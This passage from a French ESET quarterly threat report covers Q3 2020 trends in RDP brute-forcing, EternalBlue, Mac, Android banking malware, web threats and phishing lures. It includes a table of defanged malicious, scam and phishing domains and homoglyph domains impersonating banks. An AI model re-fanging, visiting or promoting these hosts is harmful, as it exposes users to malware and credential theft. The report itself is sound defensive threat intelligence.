La prévalence croissante de Fareit montre que les mots de passe sont une cible lucrative, car ils peuvent être utilisés dans toute une série d'attaques ou monétisés sur les marchés clandestins. Notre télémétrie montre que le spam, même si les mêmes leurres sont systématiquement réutilisés, reste le vecteur de diffusion de ces menaces.

Jirí Kropác, Head of Threat Detection Labs chez ESET

Exploitations de vulnérabilités

Le nombre de clients uniques ayant signalé des tentatives d'attaque par force brute a augmenté de 37 % d'un trimestre à l'autre, tandis que le nombre total de tentatives d'attaque a augmenté de 140 %, suivi d'une baisse de courte durée à la fin du trimestre.

Avec les infections de coronavirus atteignant de nouveaux sommets en Q3, les entreprises ont continué à dépendre fortement de l'accès à distance. C'est probablement l'une des raisons pour lesquelles le protocole RDP (accès à distance) est resté une cible de choix pour les cybercriminels en Q3, ce qui s'est traduit par une croissance de 37 % du nombre de clients uniques qui ont signalé une tentative d'attaque par force brute contre leur connexion RDP.

La quantité globale de tentatives d'attaque a connu une croissance extrême, avec 140 % de détections supplémentaires par rapport au trimestre précédent. La télémétrie d'ESET a fait état d'une chute brutale, mais de courte durée, de près de 40 % à la fin du mois de septembre.

Comme ce déclin limité a été observé dans plusieurs régions, il est possible que l'un des scénarios suivants se soit produit :


- Le démantèlement non communiqué d'une infrastructure malveillante (une partie ou la totalité d'un botnet).
- L'arrestation non communiquée d'un grand groupe ou de certains de ses membres.
- Une panne, maintenance ou autres problèmes techniques dans l'infrastructure des pirates.
- Un autre vecteur d'attaque, plus viable, moins cher ou facilement exploitable, existe désormais, ce qui a conduit l'un des groupes à se recentrer pendant une courte période.

Les gangs de logiciels rançonneurs ont montré que compromettre RDP pour voler les données sensibles auprès des victimes peut être une technique d'attaque très rentable. Combinée au nombre croissant de systèmes mal sécurisés connectés à Internet pendant la pandémie, cette situation a permis l'augmentation extrême des tentatives d'attaque par force brute contre RDP, comme le montrent les données de télémétrie d'ESET.


Jirí Kropác, Head of Threat Detection Labs chez ESET

Les détections d'EternalBlue ont connu une hausse en Q3, clôturant ce trimestre avec une augmentation de 26 % du nombre de clients uniques ciblés par jour. Le nombre de tentatives d'attaque contre EternalBlue a suivi une trajectoire très similaire, clôturant Q3 par une hausse de 23 %.

En revanche, le nombre de clients uniques qui ont signalé des tentatives d'exploitation de la vulnérabilité BlueKeep a baissé de 11 % et le nombre total de tentatives d'attaque contre cette faille a diminué de 13 %.



Tendances des tentatives de connexion RDP en Q2 et Q3 2020, moyenne mobile sur sept jours
Échantillon de données : Monde



Tendances des tentatives d'attaque EternalBlue et BlueKeep en Q2 et Q3 2020, moyenne mobile sur sept jours
Échantillon de données : Monde


Menaces sur Mac

Les menaces sur Mac ont continué à diminuer tout au long de Q3. Les menaces en tête de liste ont perdu plus d'un cinquième de leur nombre de détections en Q2.


Les menaces sur Mac ont suivi le même chemin qu'en Q2 et ont continué à diminuer progressivement tout au long de Q3. Le nombre de détections a diminué de 21 % d'un trimestre à l'autre. La variabilité la plus importante a été constatée avec les applications potentiellement indésirables (PUA), avec des hauts et des bas occasionnels, mais pas de pics significatifs. Pour toutes les autres catégories telles que les logiciels publicitaires, les chevaux de Troie et les applications potentiellement dangereuses (PUsA), les quantités détectées ont diminué régulièrement au cours de Q3.

La menace la plus fréquemment détectée sur la plateforme Mac reste Mackeeper avec 26,6 %, ce qui n'est que légèrement inférieur aux 27,6 % de Q2. Cependant, la quantité absolue de détections a suivi la trajectoire de l'ensemble de la catégorie, soit une réduction de 29 %.

La télémétrie d'ESET montre une tendance presque identique pour le PUA OSX/Keygen, utilisé pour le piratage de logiciels, qui a perdu 24 % en nombre absolu de détections. En raison de la baisse des chiffres dans l'ensemble de la catégorie, sa baisse en pourcentage a été minime, soit 15,2 % en Q3 contre 15,6 % en Q2.



Tendance de la détection des menaces sur Mac en Q2 et Q3 2020, moyenne mobile sur sept jours
Échantillon de données : France



Les 10 principales détections de menaces sur Mac en Q3 2020 (% des détections de menaces sur Mac)
Échantillon de données : France

Les dix principales familles sont restées presque identiques, sans changement dans les cinq premières places. Le seul nouvel acteur dans les dix premiers est le logiciel publicitaire OSX/MaxOfferDeal, qui a atteint la sixième place, avec 4,1 %, ce qui place l'application OSX/Riskware. Meterpreter en dixième position en Q2.

Durant Q3, ESET Research a découvert des sites web diffusant des versions modifiées d'applications légitimes de négociation de cryptomonnaie pour MacOS. Ces applications sont détournées par le malware GMERA pour voler des informations telles que des cookies de navigateur et des portefeuilles de cryptomonnaie, et effectuer des captures d'écran. ESET a trouvé quatre applications malveillantes utilisées de cette manière, appelées Cointrazer, Cupatrade, Licatrade et Trezarus. Pour plus d'informations techniques, consultez notre ***article*** [59].

Même si le nombre de PUA sur Mac est assez élevé par rapport aux chevaux de Troie et aux portes dérobées, notre enquête sur les derniers malwares GMERA a montré que certains auteurs continuent de créer et diffuser activement des malwares sur Mac.

Marc-Étienne Léveillé, Malware Researcher chez ESET

Menaces sur Android


Alors que les applications publicitaires continuent de dominer le paysage des menaces sur Android, les détections de malwares bancaires ont connu une hausse durant Q3 2020.

Après un pic en mai 2020, les détections sur Android ont diminué en juin, ont augmenté en juillet, et ont maintenu un niveau relativement stable en août et en septembre. En termes de volume global de détections, Q3 a connu une baisse de 19 % par rapport au trimestre précédent.


L'augmentation en juillet est liée à la croissance de la catégorie des Applications cachées (HiddenApp), qui a dominé le paysage des menaces sur Android pendant trois trimestres consécutifs. Cette catégorie couvre la détection d'applications trompeuses qui cachent leurs icônes après l'installation et affichent des publicités plein écran. Elles sont généralement déguisées en jeux et en utilitaires attrayants.

Les détections d'Android/HiddenApp ont doublé par rapport à Q2, et ont triplé leur part dans le classement des 10 premières places. La famille Android/Hiddad est passée de la seconde à la première place, bien que le nombre total de détections ait en fait diminué de 12 %.

Les malwares bancaires sont une autre catégorie qui s'est développée en Q3, dont le nombre de détections a plus que quadruplé par rapport à Q2.



Tendance de détection des malwares bancaires Android en Q2 et Q3 2020, moyenne mobile sur sept jours
Échantillon de données : France



Tendances de détection des catégories de menaces sur Android en Q2 et Q3 2020, moyenne mobile sur sept jours
Échantillon de données : Monde

Ceci est le résultat d'une augmentation du nombre de détections d'une variante d'Android/TrojanDropper.Agent intégrant le malware bancaire Cerberus, détectée comme Android/Spy.Cerberus.

Cerberus est un cheval de Troie bancaire mobile qui ***a été découvert*** [60] en juin 2019 et a été très actif jusqu'en juillet 2020, lorsque ses opérateurs se sont séparés et ont vendu le malware ***aux enchères*** [61]. Moins d'un mois plus tard, le 11 août, le code source de Cerberus était ***publié gratuitement*** [62] sur un forum clandestin, permettant à quiconque d'utiliser le malware à ses propres fins, ce qui augmente le nombre de tentatives d'attaques détectées.

Bien que les malwares bancaires ne représentent qu'une infime partie des menaces sur Android, leur croissance est inquiétante, car sans protection adéquate, ils peuvent causer de graves dommages. La publication du code source de Cerberus permet à davantage de cybercriminels de diffuser facilement des malwares personnalisés, c'est ce que nous avons également constaté pour d'autres familles de malwares bancaires, comme BankBot, Anubis et Exobot.

Lukáš Štefanko, Malware Researcher chez ESET


Menaces web

Les menaces web ont diminué durant Q3 2020, suite à la disparition de deux grands acteurs de la scène des domaines malveillants.

En Q3 2020, la télémétrie d'ESET a enregistré une baisse globale de 16 % des principales menaces web, une poursuite de la tendance à la baisse observée en Q2. Cette baisse concerne les catégories Escroquerie, Malware et Hameçonnage. la catégorie Malware Object est la seule qui a augmenté à la fois en termes de blocage global et d'URL uniques bloquées.

Les sites web de diffusion de malwares ont connu la plus forte baisse d'un trimestre à l'autre, soit 28 %. Cette évolution est liée à la disparition de deux domaines qui étaient en tête de la catégorie Malware pendant le premier semestre : adobviewe[.]club et fingahvf[.]top. L'ancien numéro un, adobviewe[.]club, fait partie d'une infrastructure de logiciels publicitaires, affichant des pop-ups promouvant d'autres menaces. Les détections de ce domaine ont progressivement diminué au cours de Q2, ont chuté à la fin du mois d'avril, et étaient pratiquement nulles en Q3. Le domaine fingahvf[.]top, qui redirige les navigateurs des internautes vers des sites web diffusant d'autres menaces, a connu une forte baisse : à la fin du mois de mai 2020, les blocages quotidiens sont passés de centaines de milliers à des dizaines de milliers, et ont encore diminué tout au long de Q3.

Ces baisses peuvent être dues au fait que les campagnes se terminent ou sont migrées vers des domaines et des serveurs différents. Les domaines les plus bloqués en Q3 sont énumérés ci-dessous.



Tendances des menaces web bloquées en Q2 et Q3 2020, moyenne mobile sur sept jours (nombre total de blocages plutôt que nombre d'appareils uniques)
Échantillon de données : France

Les 10 principales marques et principaux noms de domaine visés par des attaques homoglyphes en Q3 2020

Concernant les attaques homoglyphes[1], nous avons observé une baisse de la détection globale des domaines, mais nous avons vu quelques nouveaux venus en termes de marques et de noms de domaine usurpés. En fait, les deux principaux domaines « homoglyphes » ne sont apparus qu'en Q3.

Le domaine numéro un, nẹxi[.]com (notez le point sous le « e »), se fait passer pour Nexi, un service de paiement numérique très populaire en Italie. Le second domaine le plus bloqué, bankline.i̇tau[.]com (notez le « i » crochu), se présente comme le site web de la banque brésilienne Itaú. Les détections de ces domaines provenaient exclusivement d'Italie et du Brésil, respectivement.

	Malware	Escroquerie	Hameçonnage
1	s.viiotp[.]com	ofhappinyer[.]com	d18mpbo349nky5.cloudfront[.]net
2	nbf9b5aurl[.]com	maranhesduve[.]club	propu[.]sh
3	runmewivel[.]com	glotorrents[.]pw	mrproddisup[.]com
4	ofgogoatan[.]com	goviklerone[.]com	exchangepresumeethel[.]com
5	dpiwrxl3dmzt3.cloudfront[.]net	wwclickads[.]club	missingarchery[.]com
6	hardyload[.]com	p4.maranhesduve[.]club	diplomaticlastingpert[.]com
7	brandsafe.adlooxtracking[.]com	go1news[.]biz	stressfulpyjamas[.]com
8	cozytech[.]biz	dgafgadsgkjg[.]top	update.updtbrwsr[.]com
9	biggames[.]club	static.sunnycoast[.]xyz	update.updtapi[.]com
10	opentracker[.]xyz	mastur e[.]mobi	update.brwsrapi[.]com

Les 10 principaux domaines bloqués dans les catégories Malware, Escroquerie et Hameçonnage durant Q3 2020

[1] Les attaques sur le web consistent à imiter des sites web légitimes en remplaçant des caractères dans des noms de domaine par des caractères similaires (ou même visuellement identiques).

Menaces par email


Les détections d'emails malveillants ont continué à augmenter durant Q3 2020, les entreprises de livraison et de logistique étant fortement utilisées comme appâts.

Le nombre total de détections d'emails malveillants par trimestre a augmenté de 9 % par rapport à Q2, maintenant le taux de croissance observé entre Q1 et Q2. Après des pics en juillet et en août, l'activité a fortement diminué en septembre.


La menace la plus répandue dans les emails reste Win/Exploit.CVE-2017-11882, des documents malveillants exploitant une vulnérabilité de Microsoft Office pour télécharger des malwares supplémentaires. Viennent ensuite HTML/Fraud et DOC/Fraud, cette dernière catégorie ayant presque doublé depuis Q2. Ces deux noms de détection concernent des emails frauduleux envoyés dans le but d'extraire des informations personnelles auprès des destinataires.

Bien que les emails et les pièces jointes d'hameçonnage au format HTML, détectés comme chevaux de Troie HTML/Phishing, ne soient pas entrés dans le Top 3, leur nombre total de détections a augmenté de près de 40 % par rapport à Q2. DHL est restée la marque la plus fortement imitée, suivie de la banque sud-africaine Absa et du géant de la logistique Maersk.

Les emails d'hameçonnage utilisant DHL comme leurre, qui ont connu une hausse fulgurante en Q2, ont connu une nouvelle augmentation, bien que beaucoup plus faible, ce trimestre (50 %). Une croissance plus spectaculaire a été observée pour les emails imitant Maersk, dont l'incidence a été presque multipliée par 10.




Tendance de détection d'emails malveillants en Q2 et Q3 2020, moyenne mobile sur sept jours
Échantillon de données : France




Les 10 principales menaces détectées dans les emails durant Q3 2020
Échantillon de données : France

Une variante de cette menace a été détectée dans plusieurs campagnes à grande échelle au cours de Q3, avec un pic atteint dans la seconde moitié du mois de septembre. Les détections de ces emails, qui tentent d'extraire les mots de passe des destinataires pour les services en ligne Maersk, ont été les plus fréquentes en Espagne, en Pologne et en Italie.

Les 10 principaux leurres utilisés dans des tentatives d'hameçonnage durant Q3 2020



Email malveillant se faisant passer pour Maersk



Principaux types de pièces jointes d'emails malveillants[2] durant Q3 2020
Échantillon de données : France


Plus de 70 % des pièces jointes malveillantes identifiées durant Q3 2020 étaient des exécutables, suivies par des fichiers de script et des documents Office. Par rapport à Q2, les exécutables ont renforcé leur position de 18 points de pourcentage. Les fichiers Office ont diminué de 13 points.

